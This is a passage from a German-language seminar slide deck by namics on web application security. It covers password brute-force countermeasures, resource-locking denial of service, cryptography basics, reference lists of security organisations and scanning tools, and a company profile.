  - Aufpassen das keine sicherheitsrelevanten Informationen rumliegen
  - Evt. auch diese Dateien schützen
  - Nur Dateien adressieren / erstellen (keine Verlinkungen)

Weitere Informationen und Tipps: Passworte

- Regeln
  - Komplexität, min. Länge, Änderungszyklen, Whitehat Hacking, nicht im Klartext speichern, nicht kommunizierten etc.
- Attacken
  - Brute Force: 1 Nutzername x Passworte
  - Reverse Brute Force: x Nutzernamen 1 Passwort
- Was tun?
  - Überschreiten eines Grenzwertes von Fehleingaben für ein Konto: Dieses und IP des Eingebers sperren (oder in‘s Leere laufen lassen)
  - Auch max. Fehleingaben ab einer IP-Adresse festlegen und diese sperren
  - DoS für Konten vermeiden / Selbstheillung: Wenn neue IP kommt, wiederum Grenzwert an Eingaben zulassen

Weitere Informationen und Tipps:
Don‘t trust any data coming to the server…



Sämtliche Daten in beide Richtungen aufgehalten und sind editierbar!

Weitere Informationen und Tipps: Ressourcenbelegung und Locking

namics

- Beispiel
  - Jeder Aufruf aus dem Web reserviert Memory auf dem Server
  - Bei der Webnutzer werden serverseitig synchron Ressourcen reserviert („gelockt“)
  - Eingabedaten aus dem Web werden automatisch am an externe Systems weitergeleitet z.B. CRM / ERP
- Was passiert --> DoS
  - „Race Condition“
  - „Ressource Starvation“
- Was tun?
  - Grenzwerte definieren: Max. pro Std. / Tag etc.
  - Locks nur asynchron (ausserhalb der Nutzerzeit) und über Warteschlangen (resp. Nebenläufigkeit garantieren)
  - Aktionen atomar durchführen (ACID)

Weitere Informationen und Tipps: Kryptographie

namics

- Korrekter Einsatz anerkannter Standards
- Ist das Wissen da?
  - Was ist der Unterschied zwischen einem Message Digest, einem Hash und einem MAC (Message Authentication Code)?
  - Sind MD5 und SHA-1 Message Authenticators?
  - Sind MD4, DES und rot13 genügend sicher für mich?
  - Brauche ich eine Stream oder eine Block Cipher?
  - etc.
- Was tun?
  - William Stallings. Network Security Essentials: Applications and Standards. Prentice Hall, 1999.
  - Bruce Schneier. Applied Cryptography. John Wiley & Sons, 1996.
  - http://www.cryptool.de/
  - http://www.iacr.org/
  - http://www.rsasecurity.com/rsalabs/faq/

Zusammenfassung

Zusammenfassung

namics

- Hacken sie selbst!

Weiterführende Informationen

Sicherheitsorganisationen

namics

- Bekannte Expolits
  - http://cve.mitre.org/
  - http://www.securityfocus.com/cgi-bin/vulns.pl
- http://www.cert.org/
- http://www.sans.org/ und http://www.incidents.org/
- http://csrc.ncsl.nist.gov/
- http://www.securityfocus.com/ [div. Newsletter insb. Bugtraq]

Weitere Informationen

namics

- Simson Garfinkel, Gene Spafford. Web Security, Privacy and Commerce. 2nd Edition. O'Reilly 2002.
- The Twenty Most Critical Internet Security Vulnerabilities. SANS November 2001. http://www.sans.org/top20.htm
- Top 50 Security Tools http://www.insecure.org/tools.html
- Hackersites
  - http://www.phrack.com/
  - http://www.2600.com/
  - http://www.deny.de/
  - http://www.ccc.de/
  - http://www.hackernews.org/
  - etc.

Tools: Proxy Monitors and Scanners

namics

- ELIZA
  http://www.stoev.org/
- Webinspect
  http://www.spidynamics.com/webinspect.html
- Achilles
  http://www.digizen-security.com/downloads.html
- AppScan
  http://www.sanctuminc.com
- HTTPush
  http://sourceforge.net/projects/httpush
- Whisker and and libwhisker
  http://www.wiretrip.net/rfp/
- http://www.nessus.org
- ISS Scanner
  http://www.iss.net/index.php

Wer ist die namics ag?

- Wir sind die führende Schweizer Professional Internet Services-Company.
- Gegründet 1995 als Spin-Off der Universität St. Gallen. Aktienmehrheit im Besitz der PubliGroupe SA, Lausanne.
- Wir sind an sieben Standorten mit 150 hochqualifizierten Mitarbeiterinnen und Mitarbeiter für unsere Kunden aktiv:
  - Schweiz: Genève, St. Gallen (HQ), Zug, Zürich
  - Deutschland: Hamburg, Frankfurt, Konstanz
- Referenzkunden (Auswahl):
  ABB, AMAG, Compaq, Expo.02, Helsana, Nestlé, Opel, redsafe.com, Rentenanstalt/Swiss Life, Siemens, sunrise, Winterthur

namics
a PubliGroupe Company

Vielen Dank für Ihre Aufmerksamkeit

Seminarunterlagen: http://namics.com/knowledge/

Besuchen Sie uns am Stand 165 in der Halle 5!

juerg.stuker@namics.com